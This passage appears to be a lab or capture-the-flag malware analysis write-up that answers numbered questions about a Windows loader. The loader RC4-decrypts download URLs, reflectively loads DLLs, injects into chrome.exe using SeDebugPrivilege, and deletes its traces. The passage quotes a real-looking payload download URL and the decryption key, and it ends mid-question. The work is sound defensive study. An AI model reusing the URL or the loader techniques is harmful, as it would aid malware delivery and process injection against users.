
Constant: dword_7FF991D03964 = 74656E5Ch.
result: \net
R: %LOCALAPPDATA%\net
4.1.10 Question 10
1 | What is the duration of the initial 'Sleep' call (in seconds) used before the loop begins? |
After the malware recovers the directory, it uses the Sleep function, passing the first argument in the ecx register with the value 7530h, converting to decimal -> 30 -> 30 ms.

4.1.11 Question 11
1 | Once the file was read, it decrypt the payload implements the logic of a well-known stream cipher. What is the name of this cipher? |
R: RC4
4.1.12 Question 12
1 | What are the first two specific hexadecimal values (magic bytes) checked in sequence to confirm the file in memory is a valid PE file for loading? |
He checks the bytes of the PE header of the decrypted file. MZ/PE
1 | MZ -> 4D5A -> 0x5A4D |
R: 0x5A4D, 0x4550
4.1.13 Question 13
1 | What is the name of this specific execution method, which avoids using the standard operating system loader? |
R: Reflective DLL Injection
4.1.14 Question 14
1 | If the Loader is unable to allocate the required memory for the DLL (even after a second attempt), what is the Windows system error it sets before returning an error? |
R: ERROR_OUTOFMEMORY
4.1.15 Question 15
1 | After successfully executing the payload, what is the API function used to remove the final evidence from the disk? |
He uses the API function DeleteFileA, passing the name of the file to be deleted as an argument.

R: DeleteFileA
4.1.16 Question 16
1 | If the payload file is not found, how long (in seconds) does the malware wait inside its infinite loop before checking for the file again? |
At the end of the loop, if the payload isn’t found, the malware sleeps for 10s.
2710h -> 10.000 milliseconds -> 10s

R: 10
4.1.17 Question 17
1 | What is the filename the malware uses as a flag to check for its own presence on the disk? |
The malware initializes its working environment by resolving the path to the current user’s Local AppData directory via SHGetSpecialFolderPathA(CSIDL 0x1c). From this directory, it constructs the absolute paths used during execution.
Next, the malware constructs two key paths: notepad.log, used to check for the presence or status of the main payload, and notepad.tmp, used as a temporary file during the execution flow.
The critical logic occurs within the if statement, where the malware checks the status of notepad.log on the disk.
Condition:
if (__fpecode(...) != 0)
When this condition evaluates to true, it indicates that notepad.log is missing or could not be accessed or validated correctly.
If notepad.log is missing or invalid, the malware enters the Download/Execution phase. In this flow, it constructs the path to the configuration file user.txt, attempts to open it, and—based on this operation—triggers the subsequent decryption and download routines analyzed in the following sections.
If notepad.log already exists and is considered valid, the condition above is not met. In this scenario, the code proceeds to the else block, where it executes the local payload directly without repeating the download flow.
This behavior is linked to the persistence/offline execution logic described in the analysis.

R: notepad.log
4.1.18 Question 18
1 | Based on the decryption logic for 'user.txt', what is the 16-byte hexadecimal key used as the Passphrase/Key? |
After setting up the environment, the malware checks for the existence of %LOCALAPPDATA%\user.txt. This file appears to contain encrypted data (URLs).
Before reading the file, the malware determines its size using sub_7ffd55b93df0, which moves the pointer to the end using _lseek_nolock(..., FILE_END) to obtain the size and then returns it to the beginning using _lseek_nolock(..., FILE_BEGIN).
The function sub_7ffd55b94400 copies the data, functioning similarly to memmove/memcpy.

The function sub_7ffd55b911f0 processes the contents of user.txt. The first 16 bytes (0x10) are treated as the RC4 key or key material, while the remainder of the file is copied to a new buffer and processed by the routine sub_7ffd55b91160, which removes trailing null bytes and calls the RC4 decryption routine (sub_7ffd55b93b20).
The identified structure is:
- Offset
0x00–0x0F: 16-byte RC4 key. - Offset
0x10–EOF: encrypted payload.

The logic was manually validated using CyberChef by applying the first 16 bytes as the key in Hex format and the remainder as the RC4 input. Decryption successfully revealed a list of URLs.
1 | https://drive.google.com/uc?export=download&id=1RSeJEYgqvajlAeEx40-6BZJgmdV23S33 -> main64.log |
R: b6f2945b6ac1f9a42256423834776d16
4.1.19 Question 19
1 | How many unique download URLs are listed in the decrypted file ('user.txt')? |
R: 3
4.1.20 Question 20
1 | What is the specific ASCII character (in hexadecimal) that the malware uses as a delimiter to split the URLs from the decrypted configuration file? |
R: 0x0D
4.1.21 Question 21
1 | Before downloading each URL, the malware clears the Windows Internet Cache for that specific URL. Which Windows API function is used to clear the cache? |
Before the malware calls the function sub_7FFD978918A0 (the function where the malware accesses and downloads content from URLs), it uses a call to the function DeleteUrlCacheEntryA to clear Windows’ internet cache.

R: DeleteUrlCacheEntryA
4.1.22 Question 22
1 | What is the full hardcoded User-Agent string used by the malware's download function? |
We can see the user-agent being passed in the call to the InternetOpenA function.

R: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
4.1.23 Question 23
1 | The URLs are downloaded and saved into disk using new filenames. What are the three final filenames used for the downloaded payloads? |
To be able to see the names of the files that are saved after the payloads are downloaded, we can first analyze the code before the calls to the function sub_7FFD978918A0, which, as we know, is where the payloads are downloaded.

We have 3 interesting calls, let’s go through them one by one. But right off the bat, we can see something in common in the 3 code blocks of each call: there’s a file name, where we can possibly assume that it will be the file where the payload will be saved on disk.



R: app, net, notepad.log
4.1.24 Question 24
1 | Which Windows API is used to take a snapshot of the currently running processes? |
The malware uses the CreateToolhelp32Snapshot function to look for the chrome.exe process running on the system, where it possibly injects malicious code into it.

R: CreateToolhelp32Snapshot
4.1.25 Question 25
1 | The first downloaded payload is designed to perform process injection. Which specific web browser executable is the malware designed to search for and target for this injection? |
As seen in the previous question, it searches for the Chrome browser process and injects.
R: chrome.exe
4.1.26 Question 26
1 | What type of process information is queried using NtQueryInformationProcess? |
After the OpenProcess call, if the browser is found, in the next block it makes a call to sub_7FFD97891260.

Inside the function, we see NtQueryInformationProcess being passed to the rbp register, where in the block below the call call rbp is made.

The function NtQueryInformationProcess has the following structure:
1 | NTSTATUS NtQueryInformationProcess( |
Where the type of information is passed in the PROCESSINFOCLASS argument, which in the case of the malware:

The ProcessInformationClass argument is set to 0x3C (60 decimal), which corresponds to ProcessCommandLineInformation. This queries information about the process’s command line.
R: ProcessCommandLineInformation
4.1.27 Question 27
1 | What specific Chrome command-line argument does the malware search for to identify a suitable injection target? |

R: –type=
4.1.28 Question 28
1 | Which Windows security privilege does the malware attempt to acquire before performing the injection? |
sub_7FFD978915D0 is where the malware attempts to obtain system privileges. The malware uses LookupPrivilegeValueA to retrieve the Locally Unique Identifier (LUID) used on a specified system to locally represent the name of the specified privilege, passing SeDebugPrivilege: Debug and adjust the memory of any process, bypassing the process’s DACL. User Right: Debug programs.

R: SeDebugPrivilege
4.1.29 Question 29
1 | What is the name of the exported function within the first payload that is executed.? |